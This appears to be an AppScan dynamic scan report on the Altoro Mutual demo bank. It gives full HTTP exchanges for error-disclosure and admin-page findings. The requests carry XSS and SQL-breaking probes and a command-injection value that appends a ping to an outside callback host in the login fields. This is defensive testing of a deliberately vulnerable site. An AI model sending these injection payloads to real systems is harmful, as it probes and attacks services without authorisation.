Issue ID:	d409443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/showTransactions
Domain	demo.testfire.net
Element	endDate (Global)
Path	/bank/showTransactions
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	209

Issue 2 of 6 - Details

Difference: **Parameter** endDate manipulated from: 2019-01-01 to: 2019-01-01WFXSSProbe%27%22%29%2F%3E

Reasoning: The test result seems to indicate a vulnerability because the response contains RDBMS errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Test Requests and Responses:

```
POST /bank/showTransactions HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/transaction.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 64

startDate=2019-01-01&endDate=2019-01-01WFXSSProbe%27%22%29%2F%3E

HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Language: en
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:20:16 GMT
Connection: close

<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style type="text/css">H1 {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-
color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-
family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}
</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p>
<b>Message</b> javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-dd HH:mm:ss</p><p>
<b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the request.</p><p><b>Exception</b>
<pre>org.apache.jasper.JasperException: javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-dd
HH:mm:ss
 org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:594)
 org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:495)
 org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
 org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
 com.ibm.security.appscan.altoromutual.servlet.AccountViewServlet.doPost(AccountViewServlet.java:78)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:650)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre></p><p><b>Root Cause</b> <pre>javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-
dd HH:mm:ss
 org.apache.jasper.runtime.PageContextImpl.doHandlePageException(PageContextImpl.java:916)
 org.apache.jasper.runtime.PageContextImpl.handlePageException(PageContextImpl.java:845)
 org.apache.jsp.bank.transaction_jsp._jspService(transaction_jsp.java:287)
 org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:472)
 org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
 org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
 javax.servlet.http.HttpS
...
...
...

 javax.servlet.http.HttpServlet.service(HttpServlet.java:650)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre></p><p><b>Root Cause</b> <pre>java.sql.SQLSyntaxErrorException: Syntax error: Encountered &quot;\&quot;&quot; at line 1, column 175.
 org.apache.derby.impl.jdbc.SQLExceptionFactory40.getSQLException(Unknown Source)
 org.apache.derby.impl.jdbc.Util.generateCsSQLException(Unknown Source)
 org.apache.derby.impl.jdbc.TransactionResourceImpl.wrapInSQLException(Unknown Source)
 org.apache.derby.impl.jdbc.TransactionResourceImpl.handleException(Unknown Source)
```

...
...
...

Issue 3 of 6

Issue ID:	e909443e-f36b-1410-81f1-00524afcd01d
Severity:	Medium
Status	Open
Location	https://demo.testfire.net/bank/showTransactions
Domain	demo.testfire.net
Element	startDate (Global)
Path	/bank/showTransactions
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	209

Issue 3 of 6 - Details

Difference: **Parameter** startDate manipulated from: 2019-01-01 to: 2019-01-01WFXSSProbe%27%22%29%2F%3E

Reasoning: The test result seems to indicate a vulnerability because the response contains RDBMS errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Test Requests and Responses:

```
POST /bank/showTransactions HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/transaction.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyfINhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 64

startDate=2019-01-01WFXSSProbe%27%22%29%2F%3E&endDate=2019-01-01

HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Language: en
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:20:16 GMT
Connection: close

<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style type="text/css">H1 {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-
color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-
family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}
</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p>
<b>Message</b> javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-dd HH:mm:ss</p><p>
<b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the request.</p><p><b>Exception</b>
<pre>org.apache.jasper.JasperException: javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-dd
HH:mm:ss
 org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:594)
 org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:495)
 org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
 org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
 com.ibm.security.appscan.altoromutual.servlet.AccountViewServlet.doPost(AccountViewServlet.java:78)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:650)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre></p><p><b>Root Cause</b> <pre>javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-
dd HH:mm:ss
 org.apache.jasper.runtime.PageContextImpl.doHandlePageException(PageContextImpl.java:916)
 org.apache.jasper.runtime.PageContextImpl.handlePageException(PageContextImpl.java:845)
 org.apache.jsp.bank.transaction_jsp._jspService(transaction_jsp.java:287)
 org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:472)
 org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
 org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
 javax.servlet.http.HttpS
...
```

```
...
...

 javax.servlet.http.HttpServlet.service(HttpServlet.java:650)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre></p><p><b>Root Cause</b> <pre>java.sql.SQLSyntaxErrorException: Syntax error: Encountered &quot;\&quot;&quot; at line 1, column 149.
 org.apache.derby.impl.jdbc.SQLExceptionFactory40.getSQLException(Unknown Source)
 org.apache.derby.impl.jdbc.Util.generateCsSQLException(Unknown Source)
 org.apache.derby.impl.jdbc.TransactionResourceImpl.wrapInSQLException(Unknown Source)
 org.apache.derby.impl.jdbc.TransactionResourceImpl.handleException(Unknown Source)
...
...
...
```

Issue 4 of 6

Issue ID:	f10a443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/doLogin
Domain	demo.testfire.net
Element	doLogin (Global)
Path	/doLogin
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	209

Issue 4 of 6 - Details

Difference: **Cookie** JSESSIONID removed from request: 9951AA6C6166F2EE4060A6DC0B21F1D1
Parameter uid manipulated from: jsmith to: %3E%22%27%3E%3Cscript%3Ealert%283426%29%3C%2Fscript%3E
Parameter passw manipulated from: **CONFIDENTIAL 0* * to: %3E%22%27%3E%3Cscript%3Ealert%283426%29%3C%2Fscript%3E
Parameter btnSubmit manipulated from: Login to: %3E%22%27%3E%3Cscript%3Ealert%283426%29%3C%2Fscript%3E

Reasoning: The test result seems to indicate a vulnerability because the response contains RDBMS errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Test Requests and Responses:

```
POST /doLogin HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/login.jsp
Content-Length: 184

uid=%3E%22%27%3E%3Cscript%3Ealert%283426%29%3C%2Fscript%3E&passw=%3E%22%27%3E%3Cscript%3Ealert%283426%29%3C%2Fscript%3E
&btnSubmit=%3E%22%27%3E%3Cscript%3Ealert%283426%29%3C%2Fscript%3E

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: login.jsp
Content-Length: 0
Date: Sun, 02 Apr 2023 05:22:29 GMT
Set-Cookie: JSESSIONID=A7EA6EDD25B7E456B9B6CB88AD9B0874; Path=/; Secure; HttpOnly



GET /login.jsp HTTP/1.1
Cookie: JSESSIONID=A7EA6EDD25B7E456B9B6CB88AD9B0874
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:22:29 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
     <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>

       <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
          <li><a id="MenuHyperLink2" href="index.jsp?content=perso
...
...
...

  <h1>Online Banking Login</h1>

  <!-- To get the latest admin login, please contact SiteOps at 415-555-6159 -->
  <p><span id="_ctl0__ctl0_Content_Main_message" style="color:#FF0066;font-size:12pt;font-weight:bold;">
  Syntax error: Encountered "<" at line 1, column 49.
  </span></p>

  <form action="doLogin" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
    <table>
...
...
...
```

Issue 5 of 6

Issue ID:	360b443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/doLogin
Domain	demo.testfire.net
Element	uid (Global)
Path	/doLogin
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	209

Issue 5 of 6 - Details

Difference: **Cookie** JSESSIONID removed from request: 9951AA6C6166F2EE4060A6DC0B21F1D1
Parameter uid manipulated from: jsmith to:
jsmith+%27+ping+-c+1+v3-ping-3542-622bf9c3-599c-4b11-b81c-43d3ced5e585.securityip.appsechcl.com+%23

Reasoning: The test result seems to indicate a vulnerability because the response contains RDBMS errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Test Requests and Responses:

```
POST /doLogin HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/login.jsp
Content-Length: 134

uid=jsmith+%27+ping+-c+1+v3-ping-3542-622bf9c3-599c-4b11-b81c-43d3ced5e585.securityip.appsechcl.com+%23&passw=**CONFIDENTIAL
0**&btnSubmit=Login

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: login.jsp
Content-Length: 0
Date: Sun, 02 Apr 2023 05:22:34 GMT
Set-Cookie: JSESSIONID=DCD3F7CED088280D55EBE9C2DE1EBC01; Path=/; Secure; HttpOnly


GET /login.jsp HTTP/1.1
Cookie: JSESSIONID=DCD3F7CED088280D55EBE9C2DE1EBC01
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:22:34 GMT









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
    <td align="right" valign="top">
      <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
```

```
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="query" id="query" accesskey="S" />
          <input type="submit" value="Go" />
      </td>
     </tr>
     <tr>
      <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
     </tr>
    </table>
  </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
        <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
        <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
        <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.
...
...
...

  <h1>Online Banking Login</h1>

  <!-- To get the latest admin login, please contact SiteOps at 415-555-6159 -->
  <p><span id="_ctl0__ctl0_Content_Main_message" style="color:#FF0066;font-size:12pt;font-weight:bold;">
  Syntax error: Encountered "ping" at line 1, column 54.
  </span></p>

  <form action="doLogin" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
    <table>
...
...
...
```

Issue 6 of 6

Issue ID:	4e0b443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/doLogin
Domain	demo.testfire.net
Element	passw (Global)
Path	/doLogin
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	209

Issue 6 of 6 - Details

Difference: **Cookie** JSESSIONID removed from request: 9951AA6C6166F2EE4060A6DC0B21F1D1

Parameter passw manipulated from: **CONFIDENTIAL 0** to:

```
**CONFIDENTIAL 0**+%27+ping+-c+1+v3-ping-3575-de9da79c-574c-4b51-9073-
453f24b98f72.securityip.appsechcl.com+%23
```

Reasoning: The test result seems to indicate a vulnerability because the response contains RDBMS errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Test Requests and Responses:

```
POST /doLogin HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
```

```
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/login.jsp
Content-Length: 134

uid=jsmith&passw=**CONFIDENTIAL 0**+%27+ping+-c+1+v3-ping-3575-de9da79c-574c-4b51-9073-
453f24b98f72.securityip.appsechcl.com+%23&btnSubmit=Login

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: login.jsp
Content-Length: 0
Date: Sun, 02 Apr 2023 05:22:34 GMT
Set-Cookie: JSESSIONID=BE91BB026AA71D63C85BD4FA48F5D9C6; Path=/; Secure; HttpOnly



GET /login.jsp HTTP/1.1
Cookie: JSESSIONID=BE91BB026AA71D63C85BD4FA48F5D9C6
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:22:34 GMT







<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
     <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>

       <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
          <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
          <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.
...
...
...

  <h1>Online Banking Login</h1>

  <!-- To get the latest admin login, please contact SiteOps at 415-555-6159 -->
  <p><span id="_ctl0__ctl0_Content_Main_message" style="color:#FF0066;font-size:12pt;font-weight:bold;">
  Syntax error: Encountered "ping" at line 1, column 78.
  </span></p>
```

```
  <form action="doLogin" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
    <table>
...
...
...
```

Go to Table of Contents

M DAST: Direct Access to Administration Pages 1

How to Fix: Direct Access to Administration Pages

Issue 1 of 1

Issue ID:	b80a443e-f36b-1410-81f1-00524afcd01d
Severity:	Medium
Status	Open
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	admin.jsp (Page)
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	306

Issue 1 of 1 - Details

Difference: **Path** manipulated from: /bank/main.jsp to: /admin/admin.jsp

Reasoning: AppScan requested a file which is probably not a legitimate part of the application. The response status was 200 OK. This indicates that the test succeeded in retrieving the content of the requested file.

Test Requests and Responses:

```
GET /admin/admin.jsp HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
